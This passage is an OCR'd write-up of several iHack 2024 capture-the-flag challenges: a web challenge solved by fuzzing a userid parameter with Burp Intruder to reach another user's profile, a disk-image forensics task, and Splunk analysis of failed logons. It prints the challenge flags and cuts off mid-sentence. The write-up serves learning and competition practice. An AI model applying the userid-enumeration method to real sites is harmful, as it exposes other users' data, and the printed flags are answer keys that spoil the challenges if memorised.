

Ihack 2024

Sudu_bediri


Web

Character Journey **(Aspirereborn)**





This challenge requires us to register and login to the website. After a few enumerations, I noticed that, at the URL parameter which is “userid=110”. That’s my userid, how about below 100? Let’s do fuzzing on userid parameters.




Using the burp suite, intercept the web request then send it to the intruder. From intruder go to the payload and select payload type to the Numbers. Set numbers range from 0 to 100. Start the attack.



51	50	200	16	1881
52	51	200	14	1881
53	52	200	14	1881
54	53	200	18	1922
55	54	200	19	1881
56	55	200	14	1884

Notice that, in line 54, the response is quite different from the other's response. Let’s look at the response for payload 53.




```
  Profile
</h2>
<p>
  Name: ihack24{655b7b7ae4c62d726a568eff8914573e}
</p>
```


Flag: ihack24{655b7b7ae4c62d726a568eff8914573e}

DFIR

Lock? **(Feinafali)**




The first thing that I done when receive the question is to insert the artefact, in this case a disk image file into ftk imager. I did search for keyword such as ihack, flag, and etc. but the results show nothing.




Decided to put the disc image to into kali to analyze it by using file, exiftool and string. But nothing special came out. But when I tried to open the image in kali, an authentication required section prompt out.



While having the lead to find a password, I decided to go through the other logs file that were given, which I found the password in powershell log.




Insert the password and you will get another folder with file.txt in it.




Flag: ihack24{6f6450f1695e405557486a2be402dc27}

Happy SPLUNKing #1 **(Feinafali)**



Note: As for the Splunk questions, I did have some experience on using the product during my diploma internship period. Tried to use a few queries but didn't get the result I want as the field is kind of general? Hence, I decided to filter the logs by time and go through the log from 1 to 50+ pages. Tips: If the data didn't show you what you want (Eg. The time you are looking for is 09:52:00, but the data only show 10:54:00 – 09:55:00 as you filter it by day 23/7 00:00:00 – 24/7 00:00:00), you can always narrow down the time to display the data during that period of time.


For question 1 until 3, query I used is index=* which is to display the database of the splunk. From here, you can choose to go 2 paths, 1 is by using the search, another 1 is just by clicking the field that related to the data you are looking for. For question 1 until 3, I did use both of the method, which is by clicking the logon field to see all the task category of logon and another 1 is by using search by filtering it with event code of 4625.



From there, I did find the account name of admin constantly trying to logon which indicates the brute force attempt by the attacker. The IP can be gain by going to the account_name of DESKTOP-9075/admin.

Flag: ihack24{admin: 192.168.8.52}


Happy SPLUNKing #2 **(Feinafali)**




We can get the source ip that were trying to 